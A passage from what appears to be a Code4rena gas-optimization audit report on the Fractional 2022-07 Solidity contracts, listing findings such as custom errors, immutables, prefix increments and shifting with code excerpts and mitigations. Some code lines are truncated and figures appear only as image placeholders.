267:             "NOT_AUTHORIZED"
268:         )
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/FERC1155.sol#L275-L286

```
275:         require(
276:             _to.code.length == 0
277:                 ? _to != address(0)
278:                 : INFTReceiver(_to).onERC1155Received(
279:                     msg.sender,
280:                     _from,
281:                     _id,
282:                     _amount,
283:                     _data
284:                 ) == INFTReceiver.onERC1155Received.selecto
285:             "UNSAFE_RECIPIENT"
286:         );
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/FERC1155.sol

#L297

```
297:          require(metadata[_id] != address(0), "NO METADATA")
```

src/utils/MerkleBase.sol

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/utils/MerkleBase.sol#L62

```
62:          require(_data.length > 1, "wont generate root for si
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/utils/MerkleBase.sol#L78

```
78:          require(_data.length > 1, "wont generate root for si
```

Recommended Mitigation Steps

Replace require and revert statements with custom errors.


For instance, in `FERC1155.sol`:

```
-297:          require(metadata[_id] != address(0), "NO METADATA'
+if (metadata[_id] == address(0)) {
+                revert NoMetadata();
+}
```


and define the custom error in the contract

```
+error NoMetadata();
```

- original gas costs:\



- new gas costs with the changes made above - ie one require statement changed into a custom error:\



- `5807` gas saved upon deployment.

[G-09] Empty blocks should emit an event

Empty blocks should emit an event, or revert. If not, they can simply be removed to save gas upon deployment. This is valid for `receive()` functions, but also `constructors`

Proof of Concept

4 instances:

src/Vault.sol

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/Vault.sol#L32

```
32:     receive() external payable {}
```

src/modules/Buyout.sol#L53

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Buyout.sol#L53

```
53:     receive() external payable {}
```

src/modules/Migration.sol

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L63

```
63:     receive() external payable {}
```

src/utils/MerkleBase.sol

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/utils/MerkleBase.sol#L8

```
8:     constructor() {}
```

Recommended Mitigation Steps

Emit an event in these blocks, or remove them altogether.

[G-10] Event fields are redundant

`block.timestamp` and `block.number` are added to event information by default, explicitly adding them is a waste of gas.

Proof of Concept

1 instance:

src/modules/Buyout.sol

```
100:         emit Start(
101:              _vault,
102:              msg.sender,
103:              block.timestamp,
104:              buyoutPrice,
105:              fractionPrice
106:          );
```

Recommended Mitigation Steps

Remove the event field emitting `block.timestamp`, as it is redundant.

[G-11] Functions with access control cheaper if payable

A function with access control marked as payable will be cheaper for legitimate callers: the compiler removes checks for `msg.value`, saving approximately `20` gas per function call.

Proof of Concept

Instances:

src/FERC1155.sol

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/FERC1155.sol#L56-L60

```
56:     function burn(
57:         address _from,
```

```
58:         uint256 _id,
59:         uint256 _amount
60:     ) external onlyRegistry
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/FERC1155.sol#L79-L84

```
79:     function mint(
80:         address _to,
81:         uint256 _id,
82:         uint256 _amount,
83:         bytes memory _data
84:     ) external onlyRegistry
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/FERC1155.sol#L198

```
198:     function setContractURI(string calldata _uri) external
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/FERC1155.sol#L205-L207

```
205:     function setMetadata(address _metadata, uint256 _id)
206:         external
207:         onlyController
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/FERC1155.sol#L217-L221

```
217:     function setRoyalties(
218:         uint256 _id,
219:         address _receiver,
```

```
220:         uint256 _percentage
221:     ) external onlyController
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/FERC1155.sol#L229-L231

```
229:     function transferController(address _newController)
230:         external
231:         onlyController
```

src/Vault.sol

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/Vault.sol#L76

```
76:         if (owner != msg.sender) revert NotOwner(owner, msg.
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/Vault.sol#L87

```
87:         if (owner != msg.sender) revert NotOwner(owner, msg.
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/Vault.sol#L94

```
94:         if (owner != msg.sender) revert NotOwner(owner, msg.
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/Vault.sol#L102

```
102:         if (owner != msg.sender) revert NotOwner(owner, msg
```

Recommended Mitigation Steps

Mark these functions as `payable`

[G-12] Immutable variables save storage

If a variable is set in the constructor and never modified afterwards, marking it as `immutable` can save a storage slot - `20,000` gas. This also saves `97` gas on every read access of the variable.

Proof of Concept

8 instances:

src/VaultFactory.sol

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/VaultFactory.sol#L15

```
15:     address public implementation
```

src/modules/Buyout.sol

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Buyout.sol#L29-L33

```
29:     address public registry
31:     address public supply
33:     address public transfer
```

src/modules/Migration.sol

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L37-L39

```
37:     address payable public buyout
39:     address public registry
```

src/modules/Minter.sol

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Minter.sol#L14

```
14:     address public supply;
```

src/modules/protoforms/BaseVault.sol

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/protoforms/BaseVault.sol#L19

```
19:     address public registry
```

Recommended Mitigation Steps

Mark these variables as `immutable`.

[G-13] Inline functions

When we define internal functions to perform computation:

- The contract's code size gets bigger
- the function call consumes more gas than executing it as an inlined function (part of the code, without the function call)

When it does not affect readability, it is recommended to inline functions in order to save gas

Proof of Concept

3 instances:

src/FERC1155.sol

```
324:     function _computePermitStructHash(
325:         address _owner,
326:         address _operator,
327:         uint256 _id,
328:         bool _approved,
329:         uint256 _deadline
330:     ) internal returns (bytes32)
```

```
350:     function _computePermitAllStructHash(
351:         address _owner,
352:         address _operator,
353:         bool _approved,
354:         uint256 _deadline
355:     ) internal returns (bytes32)
```


src/Vault.sol

```
142:     function _revertedWithReason(bytes memory _response) ir
```


Recommended Mitigation Steps


Inline these functions where they are called:

- gas costs before inlining:



- gas costs after inlining:





In `FERC1155.sol`:

- `30,229` gas is saved upon deployment
- `112` gas is saved per `permit` call on average
- `112` gas is saved per `permitAll` call on average

In `Vault.sol`:

- `1,800` gas is saved upon deployment

[G-14] Mathematical optimizations

X += Y costs `22` more gas than X = X + Y. This can mean a lot of gas wasted in a function call when the computation is repeated `n` times (loops)

Proof of Concept

15 instances include:

src/FERC1155.sol

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/FERC1155.sol#L62

```
62:         totalSupply[_id] -= _amount;
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/FERC1155.sol#L86

```
86:         totalSupply[_id] += _amount;
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/FERC1155.sol#L270-L271

```
270:         balanceOf[_from][_id] -= _amount;
271:         balanceOf[_to][_id] += _amount;
```

src/modules/Buyout.sol

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Buyout.sol#L139

```
139:         buyoutInfo[_vault].ethBalance -= ethAmount
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Buyout.sol#L176

```
176:         buyoutInfo[_vault].ethBalance += msg.value
```

src/modules/Migration.sol

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L123

```
123:         proposal.totalEth += msg.value;
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L124

```
124:         userProposalEth[_proposalId][msg.sender] += msg.val
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L134

```
134:         proposal.totalFractions += _amount;
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L135

```
135:         userProposalFractions[_proposalId][msg.sender] += _
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L156

```
156:         proposal.totalFractions -= _amount;
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L160

```
160:         proposal.totalEth -= ethAmount;
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L497

```
497:                 treeLength += IModule(_modules[i]).getLeafN
```

src/utils/MerkleBase.sol

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/utils/MerkleBase.sol#L147

```
147:             for (uint256 i; i < length - 1; i += 2)
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/utils/MerkleBase.sol#L190

```
190:             ceil -= pOf2;
```

Recommended Mitigation Steps

Use `X = X + Y` instead of `X += Y` (same with `-`).

[G-15] Modifier instead of duplicate require

When a `require` statement is used multiple times, it is cheaper in deployment costs to use a modifier instead.

Proof of Concept

2 instances where a modifier can be used:

src/Vault.sol

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/Vault.sol#L76

```
76:         if (owner != msg.sender) revert NotOwner(owner, msg.
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/Vault.sol#L87

```
87:         if (owner != msg.sender) revert NotOwner(owner, msg.
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/Vault.sol#L94

```
94:         if (owner != msg.sender) revert NotOwner(owner, msg.
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/Vault.sol#L102

```
102:         if (owner != msg.sender) revert NotOwner(owner, msg
```

src/utils/MerkleBase.sol

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/utils/MerkleBase.sol#L62

```
62:         require(_data.length > 1, "wont generate root for si
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/utils/MerkleBase.sol#L78

```
78:         require(_data.length > 1, "wont generate root for si
```

Recommended Mitigation Steps

Use modifiers for these repeated statements.

[G-16] Prefix increments

Prefix increments are cheaper than postfix increments - `6` gas. This can mean interesting savings in `for` loops.

Proof of Concept

2 instances:

src/Vault.sol

```
78:         for (uint256 i = 0; i < length; i++)
```

```
104:         for (uint256 i = 0; i < length; i++)
```

Recommended Mitigation Steps

Change `i++` to `++i`.

[G-17] Revert strings length

Revert strings cost more gas to deploy if the string is larger than 32 bytes. It costs an extra `9,500` gas per string exceeding that 32-byte size upon deployment.

Proof of Concept

Revert strings exceeding 32 bytes include instances:

src/utils/MerkleBase.sol

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/utils/MerkleBase.sol#L62

```
62:         require(_data.length > 1, "wont generate root for si
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/utils/MerkleBase.sol#L78

```
78:         require(_data.length > 1, "wont generate root for si
```

Recommended Mitigation Steps

Write the error strings so that they do not exceed 32 bytes. For further gas savings, consider also using custom errors.

[G-18] Shifting cheaper than division

A division by 2 can be calculated by shifting one to the right. While the `DIV` opcode uses `5` gas, the `SHR` opcode only uses `3` gas. Furthermore, Solidity's division operation also includes a division-by-0 prevention which is bypassed using shifting.

Proof of Concept

3 instances:

src/utils/MerkleBase.sol

```
100:                 _node = _node / 2
```

```
136:                 result = new bytes32[](length / 2 + 1);
```

```
142:                 result = new bytes32[](length / 2)
```

Recommended Mitigation Steps

Replace `/ 2` with `>>1`.

[G-19] Storage cheaper than memory

Reference types cached in memory cost more gas than using storage, as new memory is allocated for these variables, copying data from storage to memory.

Proof of Concept

Instances:

src/VaultRegistry.sol

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/VaultRegistry.sol#L40

```
40:         VaultInfo memory info = vaultToToken[msg.sender];
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/VaultRegistry.sol#L118

```
118:         VaultInfo memory info = vaultToToken[msg.sender];
```

